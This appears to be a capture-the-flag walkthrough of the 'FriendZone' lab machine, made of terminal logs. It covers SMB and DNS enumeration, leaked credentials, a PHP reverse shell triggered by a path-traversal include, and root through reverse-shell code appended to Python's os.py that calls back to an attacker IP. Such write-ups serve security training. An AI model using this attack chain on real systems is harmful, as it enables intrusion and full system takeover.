Nmap output

```
Host is up (0.055s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
| ssl-cert: Subject:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Issuer:
commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-10-05T21:02:30
| Not valid after:  2018-11-04T21:02:30
| MD5:   c144 1868 5e8b 468d fc7d 888b 1123 781c
|_SHA-1: 88d2 e8ee 1c2c dbd3 ea55 2e5e cdd4 e94c 4c8b 9233
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-title: 404 Not Found
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: 127.0.0.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m59s, deviation: 1h43m55s, median: 0s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-08-28T18:29:51
|   start date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2021-08-28T21:29:51+03:00
| nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   FRIENDZONE<00>       Flags: <unique><active>
|   FRIENDZONE<03>       Flags: <unique><active>
|   FRIENDZONE<20>       Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>

NSE: Script Post-scanning.
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
Initiating NSE at 02:29
Completed NSE at 02:29, 0.00s elapsed
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.93 seconds
┌─[user@parrot]─[~]
└──╼ $
```

Nmap udp

```
PORT    STATE         SERVICE
53/udp  open          domain
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1014.69 seconds
           Raw packets sent: 1109 (51.569KB) | Rcvd: 1033 (77.271KB)
┌─[user@parrot]─[~]
└──╼ $sudo nmap -sU friendzone.htb -v
```

Smb enumeration, Development shares is writable

```
┌─[user@parrot]─[~]
└──╼ $smbclient -L //friendzone.htb
Enter WORKGROUP\user's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

```
┌─[user@parrot]─[~]
└──╼ $smbmap -u guest -p '' -H friendzone.htb
[+] Guest session       IP: friendzone.htb:445 Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        Files                                                   NO ACCESS       FriendZone Samba
Server Files /etc/Files
        general                                                 READ ONLY       FriendZone Samba
Server Files
        Development                                             READ, WRITE     FriendZone Samba
Server Files
        IPC$                                                    NO ACCESS       IPC Service
(FriendZone server (Samba, Ubuntu))
┌─[user@parrot]─[~]
└──╼ $
```

Able to get creds.txt

```
┌─[user@parrot]─[~/Desktop/htb/friend]
└──╼ $smbclient \\\\friendzone.htb\\general
Enter WORKGROUP\user's password:
Try "help" to get a list of possible commands.
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (3.7 KiloBytes/sec) (average 3.7
KiloBytes/sec)
smb: \>
┌─[user@parrot]─[~/Desktop/htb/friend]
└──╼ $cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```


DNS


Friendzone.red – The domain is based on the https certificate

```
┌─[user@parrot]─[~/Desktop/htb/friend]
└──╼ $dig axfr @10.10.10.123 friendzone.red
```

```
; <<>> DiG 9.16.15-Debian <<>> axfr @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red.                 604800  IN      SOA     localhost. root.localhost. 2 604800 86400
2419200 604800
friendzone.red.                 604800  IN      AAAA    ::1
friendzone.red.                 604800  IN      NS      localhost.
friendzone.red.                 604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A    127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red.         604800  IN      A       127.0.0.1
friendzone.red.                 604800  IN      SOA     localhost. root.localhost. 2 604800 86400
2419200 604800
;; Query time: 48 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Sun Aug 29 02:36:14 +08 2021
;; XFR size: 8 records (messages 1, bytes 289)
```

To move forward access dashboard.php





Upload reverse shell

```
┌─[user@parrot]─[~/Desktop/htb/friend]
└──╼ $smbclient \\\\friendzone.red\\Development
Enter WORKGROUP\user's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jan 17 04:03:49 2019
  ..                                  D        0  Thu Jan 24 05:51:02 2019

                9221460 blocks of size 1024. 6460264 blocks available
smb: \> put shell.php
putting file shell.php as \shell.php (447.0 kb/s) (average 447.0 kb/s)
smb: \> ls
  .                                   D        0  Sun Aug 29 19:07:53 2021
  ..                                  D        0  Thu Jan 24 05:51:02 2019
  shell.php                           A     5493  Sun Aug 29 19:07:53 2021

                9221460 blocks of size 1024. 6460256 blocks available
smb: \>
```

Reverse shell – note that .php is not appended. Instead is is just `shell`

https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=../../../../../../etc/Development/shell

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

Something went worng ! , the script include wrong param !

Final Access timestamp is 1630238723

```
┌─[user@parrot]─[~/Desktop/htb/friend]
└──╼ $nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.123] 56036
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64
x86_64 GNU/Linux
 14:09:02 up  4:26,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

User flag

```
www-data@FriendZone:/home$ cd friend/
www-data@FriendZone:/home/friend$ lsf
total 36K
drwxr-xr-x 5 friend friend 4.0K Jan 24  2019 ./
drwxr-xr-x 3 root   root   4.0K Oct  5  2018 ../
lrwxrwxrwx 1 root   root      9 Jan 24  2019 .bash_history -> /dev/null
-rw-r--r-- 1 friend friend  220 Oct  5  2018 .bash_logout
-rw-r--r-- 1 friend friend 3.7K Oct  5  2018 .bashrc
drwx------ 2 friend friend 4.0K Oct  5  2018 .cache/
drwx------ 3 friend friend 4.0K Oct  6  2018 .gnupg/
drwxrwxr-x 3 friend friend 4.0K Oct  6  2018 .local/
-rw-r--r-- 1 friend friend  807 Oct  5  2018 .profile
-rw-r--r-- 1 friend friend    0 Oct  5  2018 .sudo_as_admin_successful
-r--r--r-- 1 root   root     33 Oct  6  2018 user.txt
www-data@FriendZone:/home/friend$ cat user.txt
a9ed20acecd6c5b6b52f474e15ae9a11
www-data@FriendZone:/home/friend$
```

DB files – found credentials for friends

```
www-data@FriendZone:/var/www$ lsf
total 36K
drwxr-xr-x  8 root root 4.0K Oct  6  2018 ./
drwxr-xr-x 12 root root 4.0K Oct  6  2018 ../
drwxr-xr-x  3 root root 4.0K Jan 16  2019 admin/
drwxr-xr-x  4 root root 4.0K Oct  6  2018 friendzone/
drwxr-xr-x  2 root root 4.0K Oct  6  2018 friendzoneportal/
drwxr-xr-x  2 root root 4.0K Jan 15  2019 friendzoneportaladmin/
drwxr-xr-x  3 root root 4.0K Oct  6  2018 html/
-rw-r--r--  1 root root  116 Oct  6  2018 mysql_data.conf
drwxr-xr-x  3 root root 4.0K Oct  6  2018 uploads/
www-data@FriendZone:/var/www$ less mysql_data.conf
www-data@FriendZone:/var/www$ cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
www-data@FriendZone:/var/www$
```

Able to horizontally escalate to friend using the DB password above

```
www-data@FriendZone:/var/www$ su - friend
Password:
friend@FriendZone:~$
```

Output of pspy32 , reporter.py seems suspect, script runs every 2 minutes

```
2021/08/29 14:26:00 CMD: UID=0    PID=1      | /sbin/init splash
2021/08/29 14:26:01 CMD: UID=0    PID=2286   | /usr/bin/python /opt/server_admin/reporter.py
2021/08/29 14:26:01 CMD: UID=0    PID=2285   | /bin/sh -c /opt/server_admin/reporter.py
SNIPPED
2021/08/29 14:28:01 CMD: UID=0    PID=2309   | /usr/bin/python /opt/server_admin/reporter.py
2021/08/29 14:28:01 CMD: UID=0    PID=2308   | /bin/sh -c /opt/server_admin/reporter.py
```

Important linpeas results

```
Linux version 4.15.0-36-generic (buildd@lgw01-amd64-031) (gcc version 7.3.0 (Ubuntu 7.3.0-
16ubuntu3))
#39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018
Distributor ID:       Ubuntu
Description:   Ubuntu 18.04.1 LTS
Release:       18.04
```

```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (ma
x 500)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/Development
/etc/Development/shell.php
/etc/sambafiles
/home/friend
/run/lock
/run/user/1000
/run/user/1000/gnupg
/run/user/1000/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/pspy32
/tmp/.Test-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python2.7
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc
/var/lib/php/sessions
/var/mail/friend
/var/spool/samba
/var/tmp

╔══════════╣ Finding *password* or *credential* files in home (limit 70)
/bin/systemd-ask-password
/bin/systemd-tty-ask-password-agent
/etc/bind/rndc.key
/etc/general/creds.txt
/etc/pam.d/common-password
/etc/test/creds.txt
```

Contents of script file – isn't writable

```
friend@FriendZone:/etc/test$ cat /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -
auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)
```

```
# I need to edit the script later
# Sam ~ python developer
```

Escalation to root, appending the following code in red to the end of the line of os.py

```
friend@FriendZone:/usr/lib/python2.7$ tail os.py
import pty
import socket

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.19",443))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
s.close()
```

Root shell

```
┌─[✗]─[user@parrot]─[~/Desktop]
└──╼ $sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.123] 36606
root@FriendZone:~# cd /root
cd /root
root@FriendZone:~# ls -lah
ls -lah
total 40K
drwx------  6 root root 4.0K Jan 24  2019 .
drwxr-xr-x 22 root root 4.0K Oct  5  2018 ..
lrwxrwxrwx  1 root root    9 Jan 24  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  2 root root 4.0K Oct 10  2018 .cache
drwxr-xr-x  2 root root 4.0K Oct  6  2018 certs
drwx------  3 root root 4.0K Oct 10  2018 .gnupg
drwxr-xr-x  3 root root 4.0K Oct  5  2018 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Oct  6  2018 root.txt
-rw-r--r--  1 root root   66 Oct  6  2018 .selected_editor
root@FriendZone:~# cat root.txt
cat root.txt
b0e6c60b82cf96e9855ac1656a9e90c7
root@FriendZone:~#
```